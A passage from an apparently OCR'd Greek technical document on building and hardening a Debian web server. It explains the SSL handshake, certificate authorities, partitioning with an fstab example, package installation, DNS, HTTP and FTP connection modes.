
5. Με την λήψη του μηνύματος «hello done», ο client επαληθεύει την εγκυρότητα του ψηφιακού πιστοποιητικού του server και ελέγχει αν οι παράμετροι του μηνύματος «hello» του server είναι αποδεκτές.
   Αν ο server έχει ζητήσει το ψηφιακό πιστοποιητικό του client, αυτό αποστέλλεται τώρα ή αν δεν υπάρχει αποστέλλεται μήνυμα «no digital certificate». Το μήνυμα αυτό είναι μόνο μια προειδοποίηση αλλά ο server μπορεί να τερματίσει την συνεδρία αν το κρίνει απαραίτητο.

6. Ο client αποστέλλει μήνυμα «client key exchange» που περιλαμβάνει το pre-master secret, ένας τυχαίος αριθμός μεγέθους 46 byte που χρησιμοποιείται στη δημιουργία του συμμετρικού κλειδιού κρυπτογραφημένο με το δημόσιο κλειδί του server.
   Αν ο client έχει αποστείλει ψηφιακό πιστοποιητικό τότε στέλνει ένα μήνυμα «certificate verify» υπογεγραμμένο με το ιδιωτικό του κλειδί. Ο server πιστοποιώντας την υπογραφή, πιστοποιεί και τον ιδιοκτήτη του ψηφιακού πιστοποιητικού.

7. Ο client, χρησιμοποιώντας τους RNc, RNs και pre-master secret δημιουργεί το master secret από το οποίο δημιουργείται και το συμμετρικό κλειδί που θα χρησιμοποιείται στο εξής.
   Έπειτα ο client αποστέλλει μήνυμα «change cipher spec» για να ενημερώσει τον server να χρησιμοποιεί εφεξής την συμφωνημένη κρυπτογράφηση.
   Το επόμενο μήνυμα του client, το μήνυμα «finished» είναι το πρώτο μήνυμα κρυπτογραφημένο με το συμμετρικό κλειδί.

8. Ο server δημιουργεί και αυτός το master secret από τους RNc, RNs και pre-master secret, απαντάει με ένα μήνυμα «change cipher spec» και τέλος στέλνει ένα δικό του μήνυμα «finished».

Από εδώ και ύστερα η επικοινωνία μεταξύ client και server κρυπτογραφείται με το συμμετρικό κλειδί.



Εικόνα 5 - Εγκαθίδρυση συνεδρίας SSL

Αρχές Πιστοποίησης – Certification Authorities

Όπως αναφέραμε πρωτύτερα το δημόσιο κλειδί ενός χρήστη μπορεί να υπογραφεί από κάποια τρίτη πρόσωπο ή οργανισμό που τυγχάνει δημόσιας εμπιστοσύνης.

Συνήθως τα πρόσωπα αυτά είναι εμπορικές εταιρίες που αναλαμβάνουν επί αμοιβής να πιστοποιήσουν την ταυτότητα του κατόχου του δημόσιου κλειδιού και να το υπογράψουν με το δικό τους ιδιωτικό κλειδί δίνοντας έτσι ένα σήμα «αυθεντικότητας». Με τον τρόπο αυτό δηλώνει σε οποιονδήποτε που θέλει να χρησιμοποιήσει το δημόσιο κλειδί του χρήστη ότι πρόκειται για αυθεντικό κλειδί και ότι όντως ανήκει στο πρόσωπο που ισχυρίζεται ότι του ανήκει. Επίσης είναι και απαραίτητο σχεδόν μέρος της διαδικασίας εγκαθίδρυσης συνεδρίας SSL.

Τέτοιες εταιρίες είναι οι VeriSign και η Thawte που έναντι μιας αρκετά μεγάλης αμοιβής, της τάξης των $400 και άνω, αναλαμβάνουν την παραπάνω διαδικασία. Υπάρχουν όμως και οργανισμοί που εκδίδουν ψηφιακά πιστοποιητικά χωρίς χρηματική αμοιβή. Τέτοιος οργανισμός είναι και η cacert.org που έχει δημιουργηθεί και διαχειρίζεται από μια κοινότητα ειδικών σε θέματα ασφαλείας. Εναλλακτικά το δημόσιο κλειδί μπορεί να υπογραφεί και από τον ίδιο τον κάτοχο δημιουργώντας έτσι ένα αυτό-υπογεγραμμένο πιστοποιητικό (self signed certificate). Στην περίπτωση αυτή όταν παρουσιαστεί σε κάποιον χρήστη ένα τέτοιο πιστοποιητικό, η πιστοποίηση της ταυτότητας του κατόχου του ψηφιακού πιστοποιητικού επαφίεται στο πόσο εμπιστεύεται την αρχή πιστοποίησης, δηλαδή τον ίδιο τον κάτοχο.

Τα ψηφιακά πιστοποιητικά μπορεί να υπογραφούν από περισσότερα της μιας Αρχής Πιστοποίησης δημιουργώντας με τον τρόπο αυτό μια «αλυσίδα εμπιστοσύνης» (chain of trust) στην οποίο ο κάθε κρίκος εμπιστεύεται και υπογράφει το πιστοποιητικό επειδή εμπιστεύεται και τους/τον προηγούμενο που έκανε το ίδιο. Η αρχή της αλυσίδας αυτής δηλαδή η Αρχή που υπέγραψε αρχικώς το πιστοποιητικό ονομάζεται και root authority.

Για τις δικές μας ανάγκες θα δημιουργήσουμε μια δική μας Αρχή Πιστοποίησης χρησιμοποιώντας τα εργαλεία που μας δίνει το Ελεύθερο λογισμικό OpenSSL.

Περιγραφή Περιβάλλοντος

Το υπολογιστικό περιβάλλον στο οποίο λειτουργούμε αποτελείται από έναν Διακομιστή που βρίσκεται σε κάποιο data centre, με δημόσια διεύθυνση IPv4. Το λειτουργικό σύστημα που τρέχει είναι Debian GNU/Linux έκδοσης 4.0. Το λογισμικό που υποστηρίζει την ιστοσελίδα προέρχεται από τα repositories της Debian και είναι:

- Apache 2.2.3 για τον web server (http://httpd.apache.org/)
- Custom stateful packet filtering firewall βασισμένο στο πλαίσιο διαχείρισης πακέτων που είναι ενσωματωμένο στον πυρήνα του Linux (http://www.netfilter.org/projects/iptables/index.html)
- php 5.2.0 σαν module ενσωματωμένο στον apache (http://www.php.net/)
- mySQL server 5.0.32 για τη βάση δεδομένων (http://dev.mysql.com/downloads/mysql/)
- bind 9.3.4 για DNS Server (https://www.isc.org/software/bind)
- OpenSSL 0.9.8c για τη δημιουργία και διαχείριση ψηφιακών πιστοποιητικών (http://www.openssl.org/)
- OpenSSH server 4.3 για την ασφαλή απομακρυσμένη διαχείριση (http://www.openssh.com/)
- vsftpd (The Very Secure FTP Daemon) 2.0.5 (http://vsftpd.beasts.org/)
- phpmyadmin για την εύκολη διαχείριση της mySQL βάσης μέσω web interface (http://www.phpmyadmin.net/)
- Joomla 1.5.2 για σύστημα web content management (http://www.joomla.org/)

Αρχική Εγκατάσταση Λογισμικού

Debian GNU/Linux

Η εγκατάσταση Debian γίνεται με το ελάχιστο δυνατόν προεγκατεστημένο λογισμικό (πακέτα) για τη λειτουργία του ώστε να μειώνεται στο ελάχιστο η «επιφάνεια» και οι υπηρεσίες του λειτουργικού που προσφέρονται για επίθεση δηλαδή προσφέρουμε μικρότερο στόχο στον επιτιθέμενο.

Partitions

Ο διαμοιρασμός (partitioning) του σκληρού δίσκου θα γίνει με σύστημα αρχείων ext3 και σύμφωνα με τον επόμενο πίνακα:

Mount Point	Mount Options	Σχόλιο
/	read/write για την εκκίνηση read only έπειτα	
/boot		Unmount έπειτα από την εκκίνηση
/sbin	read only	
/usr	read only, noexec	
/var	read only, noexec	
/var/log	read/write, noexec	Χρήση του chattr +a σε κάθε αρχείο ξεχωριστά ώστε να επιτρέπεται μόνο η προσθήκη και όχι η διαγραφή των δεδομένων
/tmp	read/write, noexec	
/var/chroot	read/write	
/home	read/write, noexec	

Πίνακας 6 - Partition table & mount points

Δηλαδή το αρχείο `/etc/fstab` θα δείχνει ως εξής:

```
# /etc/fstab: static file system information.
#
# <file system> <mount point><type>    <options>   <dump>      <pass>
Proc            /proc       proc        defaults    0           0
/dev/sda1       /           ext3        defaults    0           0
/dev/sda2       /boot       ext3        defaults    0           0
/dev/sda3       /sbin       ext3        ro          0           0
/dev/sda4       /usr        ext3        ro, noexec  0           0
/dev/sda5       /var        ext3        ro, noexec  0           0
/dev/sda6       /var/log    ext3        noexec      0           0
/dev/sda7       /tmp        ext3        noexec      0           0
/dev/sda8       /var/chroot ext3        defaults    0           0
/dev/sda9       /home       ext3        noexec      0           0
/dev/sda10      none        swap        sw          0           0
```

Για λόγους απλότητας δεν έχουμε στήσει κάποιο σύστημα raid με πολλαπλούς δίσκους.

Πακέτα Λογισμικού - Packages

Η διανομή Debian χρησιμοποιεί έναν ιδιαίτερο τρόπο διαχείρισης προγραμμάτων που απλοποιεί σημαντικά τη διαδικασία εγκατάστασης και παραμετροποίησης σε σχέση με τον κλασικό τρόπο του χειροκίνητου compile προγραμμάτων από πηγαίο κώδικα. Συγκεκριμένα διατηρεί repositories, ειδικούς διακομιστές στους οποίους τοποθετούνται pre-compiled εκδόσεις πολλών προγραμμάτων, τα οποία έχουν περάσει από ποιοτικό έλεγχο ώστε να βεβαιώνεται η καλή λειτουργία τους με τη διανομή. Έτσι όλη η διανομή παρουσιάζει μια εικόνα συνοχής και τυποποίησης.

Η πολιτική της Debian όσων αφορά τη διαχείριση των πακέτων που βρίσκονται στα repositories της κάθε διανομής τους είναι να «παγώνουν» τα πακέτα σε μια συγκεκριμένη έκδοση όταν είναι να βγει καινούργια έκδοση της διανομής και να εκδίδει από εκεί και ύστερα μόνο διορθώσεις ασφαλείας και bug-fixes για τις εκδόσεις των πακέτων που υπάρχουν εκείνη την στιγμή στα repositories. Διατηρείται με τον τρόπο αυτό η τυποποίηση, πράγμα σημαντικό για διακομιστές και άλλα παρόμοια περιβάλλοντα, με μειονέκτημα όμως ότι δε βρίσκεις πάντα τις ποιο καινούργιες εκδόσεις των προγραμμάτων. Αυτός ο τρόπος λειτουργίας δεν αποκλείει την χειροκίνητη εγκατάσταση προγραμμάτων με συνεπαγόμενο όμως την αύξηση της πολυπλοκότητας διαχείρισης και ενημέρωσης του συστήματος.

Η εγκατάσταση του απαραίτητου λογισμικού γίνεται απλά με το πρόγραμμα apt-get του Debian το οποίο κατεβάζει το λογισμικό από τα repositories και επιλύει αυτόματα όποια προβλήματα εμφανίζονται σε σχέση με dependencies άλλων προγραμμάτων.

Η σύνταξη της εντολής για το κατέβασμα και την εγκατάσταση όλου του λογισμικού που θα χρειαστούμε είναι η εξής:

```
root@genesis:~# apt-get install apache2 php5 libapache2-mod-php5 bind9
mysql-server-5.0 mysql-client-5.0 openssl openssh-server vsftpd
phpmyadmin
```

Ανάλυση Λειτουργιών Λογισμικού


Για τους σκοπούς μας, δηλαδή μια δημόσια ιστοσελίδα προσβάσιμη από το Διαδίκτυο, τα παραπάνω κομμάτια λογισμικού είναι τα απολύτως απαραίτητα για τη λειτουργία και διαχείρισή της.

DNS Server

Πρωταρχικά για να μπορούν να βρούνε την ιστοσελίδα μας με βάση το URL – όνομά της (kriti-videos.gr) χρειάζεται απαραίτητα να έχουμε παραμετροποίηση έναν διακομιστή DNS δηλαδή ένα πρόγραμμα που θα «μεταφράζει» τη δημόσια διεύθυνση IP στο domain name που έχουμε καταχωρήσει. Στον DNS server καταχωρούμε επίσης τους διακομιστές αλληλογραφίας που είναι υπεύθυνοι για τη λήψη και αποστολή των email της σελίδας, όποια subdomain θελήσουμε (π.χ. music.kriti-videos.gr) καθώς και όποια παρωνύμια – aliases χρειαζόμαστε. Κλασικό παράδειγμα στην τελευταία περίπτωση είναι το alias www ώστε να βρίσκει τη σελίδα κάποιος που γράφει απευθείας kriti-videos.gr αλλά και www.kriti-videos.gr.

Χώρος ονομάτων DNS – Domain name space

Ο χώρος ονομάτων του DNS αποτελεί μια δενδροειδή δομή από κόμβους και φύλλα. Κάθε κόμβος έχει μηδέν ή περισσότερες «καταχωρήσεις πόρων» - resource records που αποθηκεύουν πληροφορίες που σχετίζονται με το domain.




Εικόνα 6 - Χώρος ονομάτων DNS

Ένα domain name αποτελείται από δύο ή περισσότερα τμήματα «ετικέτες» - labels που χωρίζονται με τελείες όπως για παράδειγμα kriti-videos.gr. Η ετικέτα που βρίσκεται πρώτο στα δεξιά εκφράζει το top-level domain δηλαδή τον κορυφαίο κόμβο του ονόματος. Ο κεντρικός κόμβος – root node έχει τη μόνη ετικέτα με μηδενικό μέγεθος (null) και στην πράξη παραλείπεται. Καθώς προχωρούμε προς τα αριστερά κάθε ετικέτα ορίζει μια «υποδιαίρεση» - sub domain του ονόματος που βρίσκεται στα δεξιά του. Στη θεωρία, αυτός ο διαχωρισμός μπορεί να προχωρήσει μέχρι και σε 127 επίπεδα βάθος. Ένα hostname τέλος αναφέρεται σε ένα domain name στο οποίο έχει σχετιστεί μια διεύθυνση IP, για παράδειγμα το kriti-videos.gr είναι ένα hostname αλλά το .gr domain δεν είναι.

Διαδικασία επίλυσης ονόματος

Για να βρει ένας υπολογιστής σε ποια διεύθυνση IP αντιστοιχεί ένα hostname, πρέπει να υπάρχει ένας μηχανισμός επίλυσης του κατανοητού για τον άνθρωπο ονόματος (www.kriti-videos.gr) στην αριθμητική διεύθυνση που είναι κατανοητή από τους υπολογιστές (83.133.127.52). Η διαδικασία αυτή ονομάζεται address resolution και περιλαμβάνει την ανάγνωση του ονόματος από τα δεξιά προς τα αριστερά και την αποστολή ερωτήματος στον αντίστοιχο DNS server που είναι υπεύθυνος για την κάθε ετικέτα.

Ο διακομιστής που είναι υπεύθυνος για το κάθε τμήμα και που διαθέτει τις πλήρης πληροφορίες σχετικά με αυτό ονομάζεται authorative nameserver. Επίσης οι διακομιστές DNS διακρίνονται σε masters, ο οποίος διαβάζει τα resource records από τοπικά αρχεία και σε slaves που διαβάζουν τα resource records από άλλον διακομιστή. Ένας slave διακομιστής δεν αποκλείεται από το να είναι και ένας authorative nameserver για ένα domain.



Εικόνα 7 - Διαδικασία επίλυσης ονόματος με DNS

Web server

Το λογισμικό που είναι υπεύθυνο για το «μοίρασμα» του περιεχομένου που έχουμε δημοσιεύσει στους χρήστες είναι ο web server. Αυτός αναλαμβάνει να δέχεται τις αιτήσεις των χρηστών για κάποιο συγκεκριμένο στοιχείο, μια εικόνα για παράδειγμα, που βρίσκεται στον διακομιστή και να το αποστείλει μέσω του πρωτοκόλλου HTTP σε αυτούς.

Για το σκοπό αυτό εμείς χρησιμοποιούμε τον πολύ δημοφιλή apache. Ο apache έπαιξε πρωταγωνιστικό ρόλο στην αρχική ανάπτυξη του Παγκόσμιου Ιστού (World Wide Web), του γραφικού τμήματος του Διαδικτύου και μέχρι πρόσφατα ήταν ο web server που εξυπηρετούσε πάνω από τις μισές ιστοσελίδες του Διαδικτύου (49,12% τον Ιούνιο του 2008[2]). Ένα στοιχείο που ξεχωρίζει τον apache είναι ότι δέχεται έτοιμα αρθρώματα που επεκτείνουν τις βασικές λειτουργίες του πυρήνα. Τα αρθρώματα αυτά ποικίλουν από γλώσσες προγραμματισμού που τρέχουν στον Διακομιστή (server-side programming languages) μέχρι συνδυασμούς ταυτοποίησης.

[2] **NetCraft, June 2008 Web Server Survey**
http://news.netcraft.com/archives/2008/06/22/june_2008_web_server_survey.html


Το πρωτόκολλο http όπως αναφέραμε παραπάνω χρησιμοποιεί τη λογική της αίτησης/απάντησης – request/response μεταξύ ενός πελάτη – client και έναν διακομιστή – server. Ο πελάτης είναι ο τελικός χρήστης ενώ ο διακομιστής είναι το web site μας. Ο πελάτης που κάνει μια αίτηση HTTP με έναν web browser ή κάποιο άλλο πρόγραμμα, αναφέρεται σαν user agent ενώ ο διακομιστής που απαντάει, αναφέρεται σαν origin server. Το περιεχόμενο – resources που είναι προσβάσιμο μέσω HTTP προσδιορίζεται με URL's χρησιμοποιώντας το http: ή https: URI schema.

Μία αίτηση HTTP αποτελείται από τα εξής:

- Μία γραμμή αίτησης, όπως `GET /index.html HTTP 1.1`
- Επικεφαλίδες όπως `Accept-Language: en`
- Μία κενή γραμμή
- Ένα προαιρετικό τμήμα μηνύματος, για παράδειγμα τις παραμέτρους από μία φόρμα HTML

Αντίστοιχα, η απάντηση που θα λάβει ο client από τον server αποτελείται από τα εξής πεδία:

- Μία αρχική γραμμή απάντησης που περιλαμβάνει την έκδοση HTTP, έναν κωδικό απάντησης που εκφράζει το αποτέλεσμα του αιτήματος (ο πόρος βρέθηκε, ο πόρος μετακινήθηκε κτλ) και μια φράση αιτιολογίας που εξηγεί των κωδικό απάντησης
- Γραμμές επικεφαλίδων που παρέχουν πληροφορίες σχετικά με την αίτηση - απάντηση ή για το αντικείμενο που αποστέλλεται
- Το σώμα του μηνύματος το οποίο περιέχει τον ίδιο τον πόρο που ζητήθηκε (αν υπάρχει) καθώς και μερικές γραμμές που περιγράφουν το σώμα του μηνύματος



Εικόνα 8 - Αίτηση HTTP

FTP server

Ο διακομιστής DNS είναι σωστά ρυθμισμένος, οι χρήστες μπορούν να βρουν την ιστοσελίδα μας στο Διαδίκτυο, ο apache είναι ρυθμισμένος να τους «παρέχει» περιεχόμενο αλλά η ιστοσελίδα μας είναι κενή περιεχομένου.

Η μεταφορά αρχείων από και προς έναν διακομιστή (κυρίως «προς» στις μέρες μας) γίνεται συνήθως με το πρωτόκολλο FTP. Έτσι μπορούμε να ανεβάσουμε τις σελίδες μας, τα αρχεία και τις εικόνες μας στον διακομιστή ώστε να έχουμε πλέον πρόσβαση σε αυτά μέσω HTTP.

Το πρωτόκολλο FTP είναι ένα από τα παλιότερα εν χρήση πρωτόκολλα του Internet ενώ οι τεχνικές του προδιαγραφές περιγράφονται στο έγγραφο RFC959.

Το FTP κάνει χρήση του TCP/IP για τη μεταφορά αρχείων ενώ βασίζεται και αυτό στην αρχιτεκτονική client – server όπου ο server που τρέχει κάποιο λογισμικό FTP server, ακούει στο δίκτυο για αιτήσεις σύνδεσης από άλλους υπολογιστές. Ο client που τρέχει κάποιο λογισμικό FTP client εγκαθιδρύει μια σύνδεση με τον server και αφού συνδεθεί, μπορεί να εκτελέσει διάφορες λειτουργίες διαχείρισης αρχείων όπως το να ανεβάσει ή να κατεβάσει αρχεία, να μετονομάσει αρχεία, να σβήσει αρχεία κτλ.

Τρόποι Σύνδεσης

Το πρωτόκολλο FTP λειτουργεί αποκλειστικά πάνω από το TCP και ανήκει στο Application Layer του μοντέλου OSI. Οι FTP servers δεσμεύουν («ακούνε») εκ προεπιλογής στη θύρα 21 για εισερχόμενες αιτήσεις από FTP clients. Η σύνδεση του client πάνω στη θύρα αυτή δημιουργεί τη σύνδεση ελέγχου (control stream) πάνω στην οποία μεταβιβάζονται εντολές προς τον server και κατά περίσταση από τον server προς τον client. Το πρωτόκολλο FTP χρησιμοποιεί ξεχωριστή σύνδεση για τις εντολές ελέγχου και ξεχωριστή για την μεταφορά δεδομένων. Ως εκ τούτου, για να πραγματοποιηθεί η ίδια η μεταφορά δεδομένων, απαιτείτε και μια δεύτερη σύνδεση η οποία ονομάζεται σύνδεση δεδομένων (data stream). Υπάρχουν δύο διαφορετικοί τρόποι και διαδικασίες για τη δημιουργία της σύνδεσης δεδομένων:

- **Active Mode**: Ο client ανοίγει και ακούει σε μια τυχαία θύρα μεγαλύτερη από το 1023, έπειτα στέλνει τον αριθμό της θύρας στην οποία ακούει μέσω της σύνδεσης ελέγχου στον server και περιμένει μια σύνδεση από τον server πάνω σε αυτήν. Έπειτα ο server συνδέεται μέσω της δικής του θύρας 20 (θύρα δεδομένων – data port) στην θύρα που του ανακοίνωσε ο client νωρίτερα.
- **Passive Mode:** Ο server ανοίγει και ακούει σε μια τυχαία θύρα μεγαλύτερη από το 1023 και στέλνει μέσω της σύνδεσης ελέγχου την διεύθυνση IP του καθώς και τον αριθμό της θύρας που άνοιξε στον client και περιμένει σύνδεση από τον client πάνω σε αυτήν. Ο client έπειτα συνδέεται πάνω στην θύρα αυτή.

Ο τρόπος passive mode χρησιμοποιείται για να παρακάμψει κάποιο firewall που μπορεί να υπάρχει στην πλευρά του client αφού το firewall δεν μπορεί να γνωρίζει ποια θύρα πρέπει να αφήσει ανοιχτή για τη σύνδεση δεδομένων από τον server, μιας και στον τρόπο active mode, αυτή επιλέγεται τυχαία.

Κατά την μεταφορά των δεδομένων υπάρχουν διάφοροι τρόποι αναπαράστασης των δεδομένων αλλά οι πιο κοινοί τρόποι είναι οι ASCII και BINARY.

- **ASCII mode:** Όταν ένα αρχείο μεταφέρεται με αναπαράσταση ASCII, κάθε χαρακτήρας μεταφέρεται χρησιμοποιώντας τον αντίστοιχό του κωδικό από τον πίνακα ASCII. Αυτό έχει σαν αποτέλεσμα ότι οποιοδήποτε αρχείο που δεν είναι απλό κείμενο αλλοιώνεται.
- **BINARY MODE:** Κατά την μεταφορά ενός αρχείου με αναπαράσταση binary, ο αποστολέας στέλνει τα bits του αρχείου ως έχουν και ο παραλήπτης αποθηκεύει την ροή αυτή των bits όπως τα λαμβάνει.

Database server

